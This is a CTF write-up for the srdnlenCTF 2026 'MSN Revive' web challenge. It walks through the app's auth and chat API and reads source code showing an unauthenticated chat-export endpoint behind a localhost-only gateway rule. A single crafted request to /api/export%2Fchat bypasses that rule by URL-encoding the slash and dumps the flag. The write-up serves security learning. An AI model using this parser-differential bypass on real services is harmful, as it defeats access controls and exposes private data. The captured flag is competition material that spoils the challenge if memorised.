Rating:
# MSN Revive - srdnlenCTF 2026 Writeup
## Description
I've started building my own personal version of MSN. The site is still under development, but you can already start chatting with your friends...
* **Website:** http://msnrevive.challs.srdnlen.it
* **Attachment:** [web_msn_revive.zip](https://dfmari.github.io/ctf_writeups/writeups/srdnlenCTF2026/web_msn_revive/web_msn_revive.zip)
## Solution
In this challenge we are tasked with somehow exploiting an **unfinished** MSN clone. As in any web task, we start by feeling around the website.
### Website Recon
When we first load up the website we are greeted by an MSN themed login/sign-up form:

There is a password recovery option, but it is just a prompt to contact one of the devs:
The only other option we have is to create a user and check out the main page. The register field sends a simple userpass JSON to `api/auth/register` and in return we get our `user_id`.
**`api/auth/register` http exchange:**
```http
POST /api/auth/register HTTP/1.1
Host: localhost:8000
Content-Type: application/json
{"username":"admin","password":"admin"}
HTTP/1.1 201 Created
Content-Type: application/json
{"data":{"user_id":6},"ok":true}
```
Logging in is a similar process, sending our userpass to `api/auth/login` and getting our Flask-Login `session` cookie as well as `user_id` and `username`.
**`api/auth/login` http exchange:**
```http
POST /api/auth/login HTTP/1.1
Host: localhost:8000
Content-Type: application/json
{"username":"admin","password":"admin"}
HTTP/1.1 200 OK
set-cookie: session=.eJwlzkEOwkAIAMC_cPYACwvbfsYsC0SvrT0Z_66J84J5w72OPB-wv44rb3B_BuyA7Gzb5FLhNmJghnEKb96pOcVIzmVCWSbG5YWutMhJY6aQkI2sRGUaohzNXHFKiLvgtD61UecYsxtSWJfFy8tMWLE0ccEvcp15_DcKny-Fyy6V.aaVwCA.ag31gB44wpXWi_6bqKDltButN2k; HttpOnly; Path=/
{"data":{"user":{"id":6,"username":"admin"}},"ok":true}
```
Next we are redirected to the main page. Most buttons are "WIP".

The only option we have is to add contacts. From the password recovery prompt, we know a user "justlel" exists. Adding him makes a call to `api/chat/create`.
**`api/chat/sessions` response:**
```json
{
"data":{
"sessions":[
{
"created_at":"2026-03-02T11:19:55.405254",
"session_id":"bd5c67eb-3d05-4055-8539-65fdc4bfbc11",
"with":{
"id":1,
"username":"justlel"
}
}
]
},
"ok":true
}
```

In the chat we can send text and emojis, though "justlel" never reacts.


I also tried creating multiple accounts and chatting between them, but receiving any messages from another user permanently breaks the chat and shows an `invalid_user` error.
#### Summary of vectors:
- **Auth API:** `register`, `login` (returns session cookie).
- **Chat API:** `create`, `sessions`, `[chat-id]`, `[chat-id]/send`.
I checked the Flask-Login cookie with a custom `decoder.py` script, but it only contained the `_user_id`, no hidden leaks.
### Source Code Analysis
We are provided the source code. Checking `src/backend/utils.py`, we find the `init_db` function:
```python
def init_db() -> None:
# ... default users: justlel, darkknight, pysu, uNickz ...
session_id = "00000000-0000-0000-0000-000000000000"
# ...
flag = os.environ.get("FLAG", "srdnlen{REDACTED}")
msgs = [
# ...
Message(
session_id=session_id,
sender_id=user1.id,
kind="message",
body=f"Perfect, I'll send you the password here. {flag}",
),
]
```
**Goal:** Access the messages from the chat with `session_id` `00000000-0000-0000-0000-000000000000`.
In `src/backend/api.py`, I found an interesting endpoint:
```python
@api.post("/export/chat")
def chat_export() -> tuple[Response, int] | Response:
data = request.get_json(force=True, silent=True) or {}
sid = (data.get("session_id") or "").strip()
# ... (no @login_required, no is_member check)
return success({"data": render_export(sid, fmt)})
```
This endpoint is a "WIP" and is missing authentication checks. However, trying to hit it directly resulted in a `403 Forbidden: WIP: local access only`.
### Bypassing the Gateway
Checking `src/gateway/gateway.js`, we find the localhost restriction logic:
```javascript
function isLocalhost(req) {
const ip = req.socket.remoteAddress;
return ip === "::1" || ip?.startsWith("127.") || ip === "::ffff:127.0.0.1";
}
app.all("/api/export/chat", (req, res, next) => {
if (!isLocalhost(req)) {
return res.status(403).json({ ok: false, error: "WIP: local access only" });
}
next();
});
```
The gateway checks if the request path is **exactly** `/api/export/chat`. However, the backend server (Nginx/Flask) decodes URL-encoded symbols. By sending a request to `/api/export%2Fchat`, the gateway does not match the string and skips the localhost check, while the backend decodes it and routes it to the vulnerable export function.
### The Flag
**Request:**
```http
POST /api/export%2Fchat HTTP/1.1
Host: localhost:8000
Content-Type: application/json
{"session_id":"00000000-0000-0000-0000-000000000000"}
```
**Response:**
```json
{
"data":{
"data":"...<tr><td>...</td><td>message</td><td>1</td><td>Perfect, I'll send you the password here. srdnlen{n0st4lg14_1s_4_vuln3r4b1l1ty_t00}</td></tr>..."
},
"ok":true
}
```
**Flag:** `srdnlen{n0st4lg14_1s_4_vuln3r4b1l1ty_t00}`
## TLDR
The `api/export/chat` endpoint was vulnerable to an IDOR/Unauthorized access but protected by a gateway middleware restricted to localhost. By using a **Parser Differential** (URL encoding the slash as `%2F`), we bypassed the gateway's string matching while the backend still correctly routed the request, allowing us to export the developer's chat containing the flag.








